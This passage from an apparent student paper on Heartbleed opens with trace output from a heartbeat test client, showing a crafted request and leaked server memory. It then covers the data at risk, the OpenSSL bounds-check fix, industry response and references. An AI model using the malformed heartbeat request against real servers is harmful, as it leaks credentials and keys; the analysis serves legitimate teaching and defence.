./ssl_heartbeat: packet [097-120]: 0d582f681ad5300d06092a864886f70d01010505003081a4.X/h..0...*.H........0..
./ssl_heartbeat: packet [121-144]: 310b3009060355040613025553310b300906035504080c021.0...U....US1.0...U....
./ssl_heartbeat: packet [145-168]: 5641311030 0e06035504070c0746616972666178312030 1eVA1.0...U....Fairfax1 0.
./ssl_heartbeat: packet [169-192]: 060355040a0c1747656f726765204d61736f6e20556e6976..U....George Mason Univ
./ssl_heartbeat: packet [193-216]: 657273697479311930170603550 40b0c10436f6d70757465ersity1.0...U....Compute
./ssl_heartbeat: packet [217-240]: 7220536369656e636531173015060355 04030c0e4272616er Science1.0...U....Bran
./ssl_heartbeat: packet [241-264]: 646f6e204a61636f6273312030 1e06092a864886f70d0109don Jacobs1 0...*.H.....
./ssl_heartbeat: packet [265-288]: 011611626a3031343135406 76d61696c2e636f6d301e170d...bj01415@gmail.com0...
./ssl_heartbeat: packet [289-312]: 3135313131303134353130395a170d31363131303931343515111014510 9Z..161109145
./ssl_heartbeat: packet [313-336]: 3130395a3081a4310b3009060355040613025553310b300910 9Z0..1.0...U....US1.0.
./ssl_heartbeat: packet [337-360]: 06035504080c025641311030 0e06035504070c0746616972..U....VA1.0...U....Fair
./ssl_heartbeat: packet [361-384]: 6661783120301e060355040a0c1747656f726765204d6173fax1 0...U....George Mas
./ssl_heartbeat: packet [385-408]: 6f6e20556e697665727369747931193017060355040b0c10on University1.0...U....
./ssl_heartbeat: packet [409-432]: 436f6d70757465722053636965 6e636531173015060355 04Computer Science1.0...U.
./ssl_heartbeat: packet [433-456]: 030c0e4272616e646f6e204a61636f6273312030 1e06092a...Brandon Jacobs1 0...*
./ssl_heartbeat: packet [457-480]: 864886f70d010901161162 6a3031343135406 76d61696c2e.H........bj01415@gmail.
./ssl_heartbeat: packet [481-504]: 636f6d30819f300d06092a864886f70d010101050003818dcom0..0...*.H..........
./ssl_heartbeat: packet [505-528]: 0030818902818100d603a251ada86fdbd98bb082e6da55d2.0.........Q..o.......U.
./ssl_heartbeat: packet [529-552]: febdce4d384f1029a94cd16f97c705077cb3601de3edf168...M8O.).L.o....|.`....h
./ssl_heartbeat: packet [553-576]: 621329fad2c4739aff8d6a9d171f7839166c6b75802e956ab.)...s...j...x9.lku...j
./ssl_heartbeat: packet [577-600]: 5bb63babcc4e085a3ef981e72b33ee41f6f5278907d79391[.;..N.Z>...+3.A..'.....
./ssl_heartbeat: packet [601-624]: 580eb7f50766f7f4b0383a90f748051e860b362227a5b8e1X....f...8:..H....6"'...
./ssl_heartbeat: packet [625-648]: 808a358b6e0ffb75bf3299b1fc53c32f0203010001a35030..5.n..u.2...S./......PO
./ssl_heartbeat: packet [649-672]: 4e301d0603551d0e04160414071177 3107e67f91bf506d67NO...U.........w1.....Pmg
./ssl_heartbeat: packet [673-696]: 82bd131a9ba945fd301f0603551d23041830168014071177......E.O...U.#..O.....w
./ssl_heartbeat: packet [697-720]: 3107e67f91bf506d6782bd131a9ba945fd300c0603551d131.....Pmg......E.O...U..
./ssl_heartbeat: packet [721-744]: 040530030101ff300d06092a864886f70d01010505000381..O....O...*.H..........
./ssl_heartbeat: packet [745-768]: 8100729e34fe37a16ffd94f09cfd52ea7188fad6463b4717..r.4.7.o.....R.q...F;G.
./ssl_heartbeat: packet [769-792]: b48b896cfff7829e7cfd76c36df622745788ab855b53f20b...l....|.v.m."tW...[S..
./ssl_heartbeat: packet [793-816]: 227ce1d30f079d4b0d75e6740ed2d9c50a933104470a4ab2"|.....K.u.t......1.G.J.
./ssl_heartbeat: packet [817-840]: 348fa0ad907836336c3538699737739c0af323b6cfe374fa4....x63l58i.7s...#...t.
./ssl_heartbeat: packet [841-864]: c6e6476bff557f778e6e24e114e0bfb3dc39a2618e8f7551..Gk.U.w.n$......9.a..uQ
./ssl_heartbeat: packet [865-883]: f536828ca9ff00cb4a5116030300040e000000          .6......JQ.........
./ssl_heartbeat: sending TLS heartbeat message to SSL server
./ssl_heartbeat: packet [001-008]: 1803030003014000
./ssl_heartbeat: waiting on heartbeat responses from the SSL server


./ssl_heartbeat: ***** SSL server is vulnerable to HEARTBLEED *****


./ssl_heartbeat: heartbeat response from the SSL server - 16389 bytes
./ssl_heartbeat: *** TLS/SSL record type [TLS1_RT_HEARTBEAT], subtype [TLS1_HB_RESPONSE] ***
./ssl_heartbeat: packet [001-024]: 180303400002400 0d8030353435b909d9b720bbc0cbc2b92...@..@....SC[...r....+.
./ssl_heartbeat: packet [025-048]: a84897cfbd3904cc160a8503909f770433d4de000066c014.H...9........w.3....f..
./ssl_heartbeat: packet [049-072]: c00ac022c0210039003800880087c00fc00500350084c012...".!.9.8.........5....
./ssl_heartbeat: packet [073-096]: c008c01cc01b00160013c00dc003000ac013c009c01fc01e........................
./ssl_heartbeat: packet [097-120]: 00330032009a009900450044c00ec004002f00960041c011.3.2.....E.D...../...A..
./ssl_heartbeat: packet [121-144]: c007c00cc002000500040015001200090014001100080006........................
./ssl_heartbeat: packet [145-168]: 000300ff01000049000b000403000102000a00340032000e.......I...........4.2..
./ssl_heartbeat: packet [169-192]: 000d0019000b000c00180009000a00160017000800060007........................
./ssl_heartbeat: packet [193-216]: 00140015000400050012001300010002000300f00100011........................
./ssl_heartbeat: packet [217-240]: 0023000000f0001010000000000000000000000000000000.#......................
./ssl_heartbeat: packet [241-264]: 000000000000000000000000000000000000000000000000........................
./ssl_heartbeat: packet [265-288]: 000000000000000000000000000000000000000000000000........................
./ssl_heartbeat: packet [289-312]: 000000000000000000000000000000000000000000000000........................
./ssl_heartbeat: packet [313-336]: 000000000000000000000000000000000000000000000000........................
./ssl_heartbeat: packet [337-360]: 000000000000000000000000000000000000000000000000........................
./ssl_heartbeat: packet [361-384]: 000000000000000000000000000000000000000000000000........................
./ssl_heartbeat: packet [385-408]: 000000000000000000000000000000000000000000000000........................
./ssl_heartbeat: packet [409-432]: 000000000000000000000000000000000000000000000000........................
```

Fig. 15. Client Trace Output Showing Server Data Returned in Error

2) Credit Card numbers along with expiry information and CVV/S codes
3) Financial Account numbers and Passwords
4) Email Address and Passwords

User names and passwords are information that attackers can use to log onto services as legitimate users. This gives them the ability to impersonate a user and perform illegal or unwanted actions. Often times, a single user's password is used for multiple services as users do not change passwords. Thus, the effect of stealing a user password may be the same as obtaining a password to multiple services for that same user.


If an attacker can obtain any and all information needed to charge a credit card online, which includes the card number, the CVV or CVVS digits of the security code, and the expiration date, then they then have the ability to charge purchases as they see fit.

Forging certificates, stealing user names and passwords, and in general obtaining private user information are critical security flaws but another potentially dangerous disclosure is having a Pseudo-random number generator seed stolen. What is the problem with this? Most programs that implement any type of secure functionality use a form of randomness. This randomness comes from pragmatically generated randomness in the form of a pseudo-random bit generator (PRG). These generators require the use of a short sequence of random bits called a seed. Its given as an input so that a longer random number of bits can be computed and used in a systems cryptographic functions. If an attacker can determine the seed, their ability to compute the correct output becomes exponentially easier. For example, if this seed was used to create a session key (key used to communicate between client and server for a specific period of time), then the attacker can then compute that session key and decrypt all encrypted communication for that session. This is a huge security issue and basically renders encryption useless [5].

One of the final ramifications of this attack is that it is possible for a Session Ticket to be stolen from memory. The problem with a stolen session ticket is that this ticket contains state information about the current connection. This information can used to resume SSL/TLS sessions without having to perform a full handshake like was previous mentioned in this paper. Not having to perform a full handshake reduces server load and the communication necessary to setup a connection with a previous client. If this key is stolen, then the attacker can decrypt any previous session tickets as well as create new tickets and forge sessions [5].

As shown, there are a multitude of issues that come from the Heartbleed vulnerability but there is an easy fix to the problem. The next section of this paper focuses on how to fix the problem and ensure the Heart Beat extension conforms to the RFC and can be used safely for its intended purpose [3].

D. Fixing the Problem



\openssl-1.0.1\ssl\t1_lib.c

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;

if (s->msg_callback)
    s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT
        &s->s3->rrec.data[0], s->s3->rrec.length,
        s, s->msg_callback_arg);
```

\openssl-1.0.1g\ssl\t1_lib.c

```
if (s->msg_callback)
    s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
        &s->s3->rrec.data[0], s->s3->rrec.length,
        s, s->msg_callback_arg);

/* Read type and payload length first */
if (1 + 2 + 16 > s->s3->rrec.length)
    return 0; /* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;
```

Fig. 16. Code fix implemented in the patched version of OpenSSL

The fix is quite simple and small which stands in contrast to the largest problem in TLS/SSL in recent history. Figure 16 shows simple bound checks that were added to the OpenSSL version 1.0.1g library file, t1_lib.c. These two bounds checks, that perform the following actions, eliminate the Heartbleed vulnerability:

1) Check to determine if the length of the payload is zero or not.
2) Check to ensure the payload length field value matches the actual length of the request payload.

If either of these conditions are not met, then the server will discard the message. All because we were not checking the bounds of the payload length and sending back data to match the request we were inadvertently sending more information and giving away valuable and sensitive information.

V. Industry Response to Heartbleed

Due to the ubiquity of OpenSSL across public and private sector computing and due to the seriousness of this vulnerability, the impact was broad. Once the vulnerability was discovered and confirmed, a concerted effort by both private industry and government officials was made to alert anyone using OpenSSL as the basis for their server security. This resulted in a broad effort across industry and government agencies to do the following:

1) Initiate efforts to detect someone trying to use the heartbleed exploit and in many cases to block those attempts
2) Scan networks and systems for this vulnerability to identify where it exists
3) Issue technical alerts and mitigation steps
4) Issue critical product patches and/or updates
5) Educate users, businesses, and agencies on potential impact of the vulnerability

As entities completed their analysis and determined their level of exposure based on the use of versions of OpenSSL in question, further steps were required including but not limited to the following:

1) Updating to secure versions of OpenSSL
2) Re-issuing certificates for any affected website (keys may have been compromised)
3) Requiring users to reset their passwords
4) Reminding users not to use a new password on any site that has not been patched/updated
5) Alerting users to check for suspicious activity on bank and credit card accounts
6) Alerting users to carefully check their credit reports for unusual activity

Some of these responses, such as the revocation and reissuance of server certificates was unprecedented. A simple yet serious implementation flaw in an extension to the SSL/TLS protocol had dramatic ramifications for users, businesses, and government agencies.

VI. Conclusion

At the end of the day, security protocols, encryption ciphers, hashes, along with processes in place to validate domains and issues trust certificates all depend on processes and implementations that are subject to vulnerabilities for many reasons. Imperfect implementations of a protocol such as heartbleed just as algorithms that are seemingly secure but later found to be subject to sophisticated attacks affect security alike. Security that depends on user awareness is easily compromised by complacency. Algorithms once thought safe may over time become vulnerable as more computing power becomes available (brute force attacks on keys). Security protocols such as TLS are therefore required to change and evolve just as technologies such as ciphers and infrastructure components such as certificate authorities must also evolve and adapt to keep the Internet safe for secure transactions.

Acknowledgment

The author would like to thank all the researchers and industry professionals who found this issue and provided a solution to a wide spread vulnerability that affected millions.

References

[1] I. Ristic, *Bulletproof SSL and TLS*. London, England: Fiesty Duck, 2015.

[2] B. Chandra, *Technical view of the OpenSSL 'Heardbleed' Vulnerability*. ibm.biz/dwsecurity, 2014.

[3] R. Seggelman, *RFC 6520 - Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension, RFC 6520 - Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension*, May-2012. [Online]. Available at: https://tools.ietf.org/html/rfc6520. [Accessed: 2015].

[4] N. AlFardan, *Lucky Thirteen: Breaking TLS and DTLS Record Protocols*. University of London, England: Information Securiy Group, 2009.

[5] C. Namprempre, *Lessons from Heartbleed*, Thammasat Engineering Journal, Vol. 2 No. 1, January-June 2014.

[6] *The OpenSSL Project. OpenSSL: Cryptography and SSL/TLS toolkit.*, http://www.openssl.org.

[7] N. Sullivan, *Answering the critical question: Can you get private ssl keys using heartbleed?*, http://blog.cloudflare.com/answering-the-critical-question-can- you-get-private-ssl- keys-using-heartbleed, Apr. 11, 2014.

[8] H. McKinley, *SSL and TLS: A Beginner's Guide*, https://www.sans.org/reading-room/whitepapers/protocols/ssl-tls-beginners-guide-1029, 2003.

[9] J. Clark, *SoK: SSL and HTTPS: Revisiting past challenges and evaluating trust model enhancements*, 2013 IEEE Symposium on Security and Privacy, 2012.

[10] S. Gujrathi, *Heartbleed Bug:AnOpenSSL Heartbeat Vulnerability*, JCSE International Journal of Computer Science and Engineering, Volume-2 Issue-5, 2014.

[11] D. Cooper, *Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile*, IETF, Network Working Group, RFC 5280, May 2008.

[12] D. Eastlake, *Transport Layer Security (TLS) Extensions: Extension Definitions*, IETF, Network Working Group, RFC 6066, January 2011.

[13] Canadian Institute of Chartered Accountants, *Trust Service Principles and Criteria for Certification Authorities, Version 2.0*, AICPA/CICA Public Key Infrastructure (PKI) Assurance Task Force, March 2011.

[14] OpenSSL Project, *OpenSSL: Cryptography and SSL/TLS Toolkit*, OpenSSL Project, www.openssl.org, December 2015.